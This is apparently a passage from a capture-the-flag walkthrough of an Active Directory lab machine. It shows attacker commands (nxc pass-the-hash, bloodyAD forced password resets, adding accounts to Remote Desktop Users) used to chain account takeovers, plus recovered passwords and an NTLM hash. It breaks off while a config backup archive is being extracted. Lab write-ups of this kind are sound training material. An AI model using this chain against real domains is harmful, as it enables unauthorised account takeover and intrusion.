┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u tom.reboot -H 89551acff8895768e489bb3054af94fd
SMB 10.1.12.102 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.1.12.102 445 DC-404 [+] 404finance.local\tom.reboot:89551acff8895768e489bb3054af94fd
Access as Robert.Graef
We have access as tom.reboot now to change the password of the user we found earlier which is Robert.Graef.
This time we don't have any other option rather than changing the password.

And the password is changed now we took over that account.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ bloodyAD --host 10.1.12.102 -d 404finance.local -u tom.reboot -p :89551acff8895768e489bb3054af94fd set password robert.graef Password123
[+] Password changed successfully!
This user has a lot of permissive DACL but I found those more interesting:
- We can add members to the Remote Desktop Users group meaning we can RDP in after that.
- We can write account restrictions over the user svc.services which we can use for RBCD if this account got SPN linked to a service or something.
- We got ForceChangePassword over 3 users Nina, Jan, Melanie.
So I will start with this ForceChangePassword and work our way down the list.

I went down that list, the change password doesn't really give us that much (as far as I looked into) because the users we have ForceChangePassword over doesn't really have a lot to offer.
What we can do now? The users karl.hackermann and tom.reboot both look like users that matter because they are listed on the website so let's try to add them one by one to the group of RDP and try to login maybe we find sensitive information.
RDP as karl.hackermann
This user looks more interesting so let's start with it. Adding the user to the Remote Desktop Users group.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ bloodyAD --host 10.1.12.102 -d 404finance.local -u robert.graef -p Password123 add groupMember 'Remote Desktop Users' karl.hackermann
[+] karl.hackermann added to Remote Desktop Users

Nothing was found under the user karl.hackermann but there is some other users on this box, and robert.graef isn't one of them but jan.tresor that we can change its password is one so it might have something interesting.
RDP as Jan.Tresor
First we change its password.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ bloodyAD --host 10.1.12.102 -d 404finance.local -u robert.graef -p Password123 set password jan.tresor Password123
[+] Password changed successfully!
Then add it to the Remote Desktop Users group just like we did with karl before.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ bloodyAD --host 10.1.12.102 -d 404finance.local -u robert.graef -p Password123 add groupMember 'Remote Desktop Users' jan.tresor
[+] jan.tresor added to Remote Desktop Users
And as we expected once we logged in we found some files in the recycle bin which are just some Thunderbird emails so let's read those.

jan.tresor mails

Let's start with the svc.services deactivation because the robert.graef detected some unusual ESC attacks coming from this account and the user can reactivate it so this is a good piece of information.

Second mail talks about password and administrator somehow finds it smarter to have passwords inspired by their bank "unique history" because rockyou won't stand a chance cracking it then another good piece of information.

Third email was about account setups which was useless, but this one for the user daniel.hoffmann sent to jan from the "smart" administrator.
Access as Daniel.hoffmann
Validating the password we found.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc ldap 10.1.12.102 -u daniel.hoffmann -p 'RemoteAccess!2024'
LDAP 10.1.12.102 389 DC-404 [*] Windows 10 / Server 2019 Build 17763 (name:DC-404) (domain:404finance.local) (signing:None) (channel b
inding:Never)
LDAP 10.1.12.102 389 DC-404 [+] 404finance.local\daniel.hoffmann:RemoteAccess!2024
Daniel got ForceChangePassword over the WEBADMIN user so let's abuse that.

Access as WebAdmin
Changing the account password to take over that account.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ bloodyAD --host 10.1.12.102 -d 404finance.local -u daniel.hoffmann -p 'RemoteAccess!2024' set password webadmin Password123
[+] Password changed successfully!
Validating user.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc ldap 10.1.12.102 -u webadmin -p Password123
LDAP 10.1.12.102 389 DC-404 [*] Windows 10 / Server 2019 Build 17763 (name:DC-404) (domain:404finance.local) (signing:None) (channel b
inding:Never)
LDAP 10.1.12.102 389 DC-404 [+] 404finance.local\webadmin:Password123
User doesn't have any other permissive configuration.

Because this user is web administrator so maybe he got something on the inetpub folder which no one else we have can access so let's use runas.exe from any RDP session we have to see if we can access that folder.
Adding the user to RDP group.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ bloodyAD --host 10.1.12.102 -d 404finance.local -u robert.graef -p Password123 add groupMember 'Remote Desktop Users' webadmin
[+] webadmin added to Remote Desktop Users
RDP as webadmin
Runas.exe opens an interactive type 2 logon type which we didn't have access to do as webadmin on DC-404 but it doesn't mean we can't RDP because RDP does RemoteInteractive Type 10 logon type so let's look around.


Now we have access over the inetpub as we expected but there are 2 different folders in the wwwroot and one of them is port 5000 which I didn't see in the initial nmap scan.

Trying to access it doesn't work so it is either useless or it is accessible locally on DC-404 only.

And it has a config_backup.zip folder which I guess will be password protected.

WinRAR isn't installed and the built-in extraction errors are bad so let's move it back to our box and see what is the issue (I still guess password).
Trying to unzip it on Linux shows that the compression method is unsupported.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ unzip config_backup.zip
Archive: config_backup.zip
